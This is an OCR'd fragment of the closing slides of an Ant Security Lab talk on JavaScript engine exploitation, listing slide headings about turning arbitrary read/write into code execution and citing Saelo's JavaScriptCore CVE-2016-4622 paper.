


Prevent crashing when cleaning up resources



Old School

arbitrary address read/write -> arbitrary code execution



Saelo - [Attacking JavaScript Engines: A case study of JavaScriptCore and CVE-2016-4622]

The End ~

蚂蚁集团
ANT GROUP

蚂蚁安全实验室
ANT SECURITY LAB